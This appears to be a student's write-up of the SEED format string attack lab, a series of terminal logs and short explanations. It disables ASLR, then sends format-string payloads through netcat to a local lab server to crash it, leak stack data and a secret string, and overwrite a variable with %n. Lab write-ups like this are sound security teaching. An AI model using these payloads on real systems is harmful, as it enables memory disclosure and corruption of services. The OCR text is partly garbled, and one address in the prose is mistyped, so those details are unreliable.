
Format String Attack Lab

Ananthanarayanan S
CB.SC.P2CYS23007


Environment Setup

2.1 Turning of Countermeasure




```
[11/20/23]seed@VM:~/.../attack-code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/20/23]seed@VM:~/.../attack-code$
```

2.2 The Vulnerable Program



```
[11/20/23]seed@VM:~/.../server-code$ sudo sysctl -w kernel.randomize_va_space=0
ernel.randomize_va_space = 0
[11/20/23]seed@VM:~/.../server-code$ make
jcc -o server server.c
jcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
ormat.c: In function ‘myprintf’:
ormat.c:44:5: warning: format not a string literal and no format arguments [-Wf
rmat-security]
   44 |     printf(msg);
      |     ^~~~~~
jcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
ormat.c: In function ‘myprintf’:
ormat.c:44:5: warning: format not a string literal and no format arguments [-Wf
rmat-security]
   44 |     printf(msg);
      |     ^~~~~~
[11/20/23]seed@VM:~/.../server-code$ make install
p server ../fmt-containers
p format-* ../fmt-containers
[11/20/23]seed@VM:~/.../server-code$
```

Task 1: Crashing the Program




seed_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 26 00:16
seed@VM: ~/.../formats
seed@VM: ~/.../formats

```
[11/26/23]seed@VM:~/.../formats$  dockps
fd04bbe6c051  server-10.9.0.6
b705fe90b5bb  server-10.9.0.5
[11/26/23]seed@VM:~/.../formats$ echo hello
^C
[11/26/23]seed@VM:~/.../formats$
```

```
Step 6/6 : CMD ./server
 ---> Running in 8df9e3ee957e
Removing intermediate container 8df9e3ee957e
 ---> cdeaefb704a1

Successfully built cdeaefb704a1
Successfully tagged seed-image-fmt-server-2:latest
[11/26/23]seed@VM:~/.../formats$  docker-compose up
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd4a0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd3c8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

We use echo %s%s%s%s to crash the program



```
[11/26/23]seed@VM:~/.../formats$ dcup
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd370
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 9 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd298
server-10.9.0.5 | The target variable's value (before): 0x11223344
```


```
.../attack-code$ echo %s%s%s%s | nc 10.9.0.5 9090

.../attack-code$
```

Task 2: Printing Out the Server Program's Memory

Since the badfile didn't work, we are doing it in this way

Task 2.A: Stack Data




```
[11/26/23]seed@VM:~/.../formats$ python3 -c 's = "Ananthan" + "%x " * 11 + "%s\n
"; print(s)' | nc 10.9.0.5 9090
^C
[11/26/23]seed@VM:~/.../formats$
```

```
Successfully built cdeaefb704a1
Successfully tagged seed-image-fmt-server-2:latest
[11/26/23]seed@VM:~/.../formats$  docker-compose up
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd740
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 45 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd668
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Ananthan11223344 1000 8049db5 80e5320 80e61c0 fff
fd740 ffffd668 80e62d4 80e5000 ffffd708 8049f7e Ananthan%x %x %x %x
 %x %x %x %x %x %x %x %s
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

After the overflow, we are able to see the name Ananthan printed.

Task 2.B: Heap Data




```
[11/26/23]seed@VM:~/.../formats$ python3 -c 's = "\x08\x40\x0b\x08" + "%x " * 63
 + "%s\n"; print(s)' | nc 10.9.0.5 9090
^C
[11/26/23]seed@VM:~/.../formats$
```

```
[11/26/23]seed@VM:~/.../formats$  docker-compose up
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd4f0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 197 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd418
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 11223344 1000 8049db5 80e5320 80e61c0 ffffd4f0 ffffd418 80e62d4 80e5000 ffffd4b
8 8049f7e ffffd4f0 0 64 8049f47 80e5320 517 ffffd5b5 ffffd4f0 80e5320 80e9720 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 c8598300 80e5000 80e5000 ffffdad8 8049eff ffffd4f0 c5 5dc 80e532
0 0 0 0 ffffdba4 0 0 0 c5 A secret message
server-10.9.0.5 |
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

From the server printout, we get the address of the secret message string as 0x080b4008 . The address is placed on the stack (the buffer input),with the least significant byte stored in the higest address. Then, we place 63 %x s and finally use the %s to print out the current position of the va_list pointer.

Task 3: Modifying the Server Program's Memory

Task 3.A: Change the value to a different value.



seed_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 26 00:37
seed@VM: ~/.../formats

```
[11/26/23]seed@VM:~/.../formats$ python3 -c 's = "\x68\x50\x0e\x08" + "%x " * 63
 + "%n\n"; print(s)' | nc 10.9.0.5 9090
^C
[11/26/23]seed@VM:~/.../formats$ 
```

```
[11/26/23]seed@VM:~/.../formats$  docker-compose up
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd210
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 197 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd138
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | h11223344 1000 8049db5 80e5320 80e61c0 ffffd210 ffffd138 80e62d4 80e5000 ffffd
1d8 8049f7e ffffd210 0 64 8049f47 80e5320 517 ffffd2d5 ffffd210 80e5320 80e9720 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 215af700 80e5000 80e5000 ffffd7f8 8049eff ffffd210 c5 5dc 80e5
320 0 0 0 ffffd8c4 0 0 0 c5
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x0000012d
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

From the server printout, we get the address of the target variable as 0x080e5086. Similar to the previous task we place this address in the intial position of the stack. Then instead of printing the value of the current position of the va_list pointer, we reaplace the %s with %n, so that the number of characters printed so far by the printf statement would be updated.Changing the value to a different value.We are printing %n to change the address of the target variable.